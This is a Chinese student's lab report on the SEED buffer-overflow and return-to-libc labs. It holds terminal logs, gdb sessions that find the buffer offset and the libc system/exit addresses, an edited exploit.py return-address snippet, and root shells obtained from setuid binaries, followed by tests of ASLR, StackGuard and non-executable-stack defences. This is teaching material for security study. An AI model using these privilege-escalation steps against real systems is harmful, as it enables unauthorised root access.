网安综合课程设计实验报告 2

实验 1：运行 shellcode

1> 编写 shellcode 程序并运行


```
[09/02/20]seed@VM:~$ cd Desktop
[09/02/20]seed@VM:~/Desktop$ gcc -z execstack -o call_shellcode call_shellcode.c
[09/02/20]seed@VM:~/Desktop$ ./call_shellcode
$ pwd
/home/seed/Desktop
$
```

发现成功进入到 shell 中。

实验 2： 漏洞利用

1> 获取程序栈内信息

Stack.c 程序采用实验网站下载程序，BUF_SIZE 的值为 50，运行结果如下：



```
Terminal
   0x80484fb <bof+16>:  call   0x8048390 <strcpy@plt>
[----------------------------------stack-------------------------------------]
0000| 0xbfffead0 --> 0xb7fff000 --> 0x23f3c
0004| 0xbfffead4 --> 0x804825c --> 0x62696c00 ('')
0008| 0xbfffead8 --> 0x8048620 --> 0x61620072 ('r')
0012| 0xbfffeadc --> 0xb7dc88f7 (<__GI__IO_fread+119>:  add    esp,0x10)
0016| 0xbfffeae0 --> 0x804fa88 --> 0xfbad2488
0020| 0xbfffeae4 --> 0xbfffeb67 --> 0x90909090
0024| 0xbfffeae8 --> 0x205
0028| 0xbfffeaec --> 0xb7c4fc45 ("GLIBCXX_3.4")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, bof (
    str=0xbfffeb67 '\220' <repeats 112 times>, "\320\353\377\277", '\220' <repea
ts 84 times>...) at stack.c:21
21          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbfffeb18
gdb-peda$ p &buffer
$2 = (char (*)[50]) 0xbfffeade
gdb-peda$ p/d 0xbfffeb18-0xbfffeade
$3 = 58
gdb-peda$
```

得到距离为 62

2> 编写 badfile 生成程序:

其中，程序整体同实验网站中 exploit.py，关键部分的代码修改为:

```
#################################################################
ret    = 0xbfffeb18+120   # replace 0xAABBCCDD with the correct value
offset = 62            # replace 0 with the correct value

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')

#################################################################
```

3> 运行程序结果为:

```
[09/03/20]seed@VM:~/Desktop$ gcc -DBUF_SIZE=50 -o stack -z execstack -fno-stack-
protector  stack.c
[09/03/20]seed@VM:~/Desktop$ sudo chown root stack
[09/03/20]seed@VM:~/Desktop$ sudo chmod 4755 stack
[09/03/20]seed@VM:~/Desktop$ python3 exploit.py
[09/03/20]seed@VM:~/Desktop$ ./stack
#
```

可以看到成功进入到了 root

实验 3: dash()

1> 重定向 dash 并运行程序（注释 setuid）

```
[09/02/20]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin/sh
[09/02/20]seed@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
[09/02/20]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[09/02/20]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[09/02/20]seed@VM:~/Desktop$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip
),46(plugdev),113(lpadmin),128(sambashare)
$
```

2> 取消注释并重新运行

```
[09/03/20]seed@VM:~/Desktop$ gcc dash_shell_test.c -o dash_shell_test
[09/03/20]seed@VM:~/Desktop$ sudo chown root dash_shell_test
[09/03/20]seed@VM:~/Desktop$ sudo chmod 4755 dash_shell_test
[09/03/20]seed@VM:~/Desktop$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

结论：设置了 uid 之后，成功进入了 root，此时可以看到 uid 从之前的 1000seed 到了 0root。

3> 对实验二的继续实验

首先实验二中获得的 root 权限如下：

```
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```

修改 exploit.py，加入指定代码后，

```
[09/03/20]seed@VM:~/Desktop$ python3 exploit.py
[09/03/20]seed@VM:~/Desktop$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev),113(lpadmin),128(sambashare)
#
```

此时的 uid 变为 root，成功实现了实验结果。

实验 4：更改地址随机

1> 打开地址随机后运行实验 2：

```
[09/03/20]seed@VM:~/Desktop$  sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/03/20]seed@VM:~/Desktop$ ./stack
Segmentation fault
[09/03/20]seed@VM:~/Desktop$
```

发现无法进行正常攻击

实验 5：打开 StackGuard

1> 打开 StackGuard 后运行实验 2：

```
[09/03/20]seed@VM:~/Desktop$ gcc -DBUF_SIZE=50 -o stack1 -z execstack stack.c
[09/03/20]seed@VM:~/Desktop$ sudo chown root stack1
[09/03/20]seed@VM:~/Desktop$ sudo chmod 4755 stack1
[09/03/20]seed@VM:~/Desktop$ ./stack1
*** stack smashing detected ***: ./stack1 terminated
Aborted
[09/03/20]seed@VM:~/Desktop$
```

程序执行时对栈进行了检查，并且报出了错误。

实验 6：打开 Non-executable

1> 打开 Non-executable 并运行

```
[09/03/20]seed@VM:~/Desktop$ gcc -DBUF_SIZE=50 -o stack2 -z noexecstack -fno-sta
ck-protector  stack.c
[09/03/20]seed@VM:~/Desktop$ sudo chown root stack2
[09/03/20]seed@VM:~/Desktop$ sudo chmod 4755 stack2
[09/03/20]seed@VM:~/Desktop$ ./stack2
Segmentation fault
[09/03/20]seed@VM:~/Desktop$
```

无法实现。

实验 7: libc()函数的地址

1> gdb 调试

```
[09/03/20]seed@VM:~/Desktop$ gcc -DBUF_SIZE=15 -fno-stack-protector -z noexecsta
ck -o retlib retlib.c
[09/03/20]seed@VM:~/Desktop$ sudo chown root retlib
[09/03/20]seed@VM:~/Desktop$ sudo chmod 4755 retlib
[09/03/20]seed@VM:~/Desktop$ sudo rm badfile
[09/03/20]seed@VM:~/Desktop$ touch badfile
[09/03/20]seed@VM:~/Desktop$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ p system
No symbol table is loaded.  Use the "file" command.
gdb-peda$ run
Starting program: /home/seed/Desktop/retlib
Returned Properly
[Inferior 1 (process 6444) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$
```

输出了 system 与 exit 的地址

实验 8: 将/bin/sh 输入到内存中

1> 实验如下:


```
[09/03/20]seed@VM:~/Desktop$ export MYSHELL=/bin/sh
[09/03/20]seed@VM:~/Desktop$ env | grep /bin/sh
MYSHELL=/bin/sh
```

```
[09/03/20]seed@VM:~/Desktop$ gcc 1.c -o 11
[09/03/20]seed@VM:~/Desktop$ ./11
bffffe24
[09/03/20]seed@VM:~/Desktop$
```

其中，1.c 如下:

实验 9： 代码注入

1> badfile 生成文件



其中修改的地方：

xyz 的值、exit、system、/bin/sh 的地址、三者命令的顺序。

其中，x 的值即需要指向 system 的相对偏移量为 ebp+4;

y 的值即需要指向 exit()的相对偏移量为 ebp+8;

z 的值为需要指向/bin/sh 的相对偏移量为 ebp+12;

其中 ebp 为实验 2 中得到的值。

三者的地址通过前面的实验已经得到，这里不再赘述，（注：因为在此次实验中调试了许多次，所以可能最终的结果有所差异）。

2> 编译并运行程序

```
[09/03/20]seed@VM:~/Desktop$ gcc exploit2.c -o ex2
[09/03/20]seed@VM:~/Desktop$ ./ex2
[09/03/20]seed@VM:~/Desktop$ ./stack
zsh:1: no such file or directory: bin/sh
Segmentation fault
[09/03/20]seed@VM:~/Desktop$ gcc exploit2.c -o ex2
[09/03/20]seed@VM:~/Desktop$ ./ex2
[09/03/20]seed@VM:~/Desktop$ ./stack
#
```

如上所示，最终得到了 root 权限。

在调试过程中遇到了以下的问题：

首先是三个命令的顺序问题，之前忽略了顺序导致没有成功运行。

其次是/bin/sh 的问题，没有注意到环境变量是会随着程序的不同而发生改变，所以选择错误了环境变量的地址而且没有发现，浪费了大量的时间。最终发现后，通过几次尝试，成功获得了正确的环境变量地址，如上展示为最后一次与倒数第二次尝试。

实验 10： 打开地址随机

1> 实验如下：

```
[09/03/20]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[09/03/20]seed@VM:~/Desktop$ ./stack
Segmentation fault
[09/03/20]seed@VM:~/Desktop$
```

不能取得特权。

实验 11： 复原 shell 配置

1> 实验如下：

```
[09/03/20]seed@VM:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[09/03/20]seed@VM:~/Desktop$ sudo ln -sf /bin/dash /bin/sh
[09/03/20]seed@VM:~/Desktop$ ./stack
$
```

无法进入 root 权限。

实验总结

本次实验了解了通过栈溢出实现特权提取的功能，首先了解了栈的结构，其次通过 gdb 调试命令获取了某些关键信息，之后通过这些关键信息实现了 shellcode 的注入。

当编译允许栈内运行时，可以直接将代码注入栈内，通过返回地址指到相应的位置。而如果不允许栈内运行，则将返回地址指向 system 系统命令，进而指向/bin/sh 获得权限。

本次实验同样有一些限制条件，首先是编译器会进行溢出检测，需要手动关闭，其次是随机地址问题，同样需要关闭，再者若是/bin/sh 指向 dash 会检测 uid，这时即使成功攻击也无法提取权限。可以看到在实际的环境中想要进行栈溢出攻击是有很大的难度。

在实验中同样遇到了一些问题：比如 gdb 调试的相关命令及含义，/bin/sh 环境变量的位置问题，以及对于 linux 系统的熟练度不足。在本次实验中成功克服了这些问题，取得了不错的收获。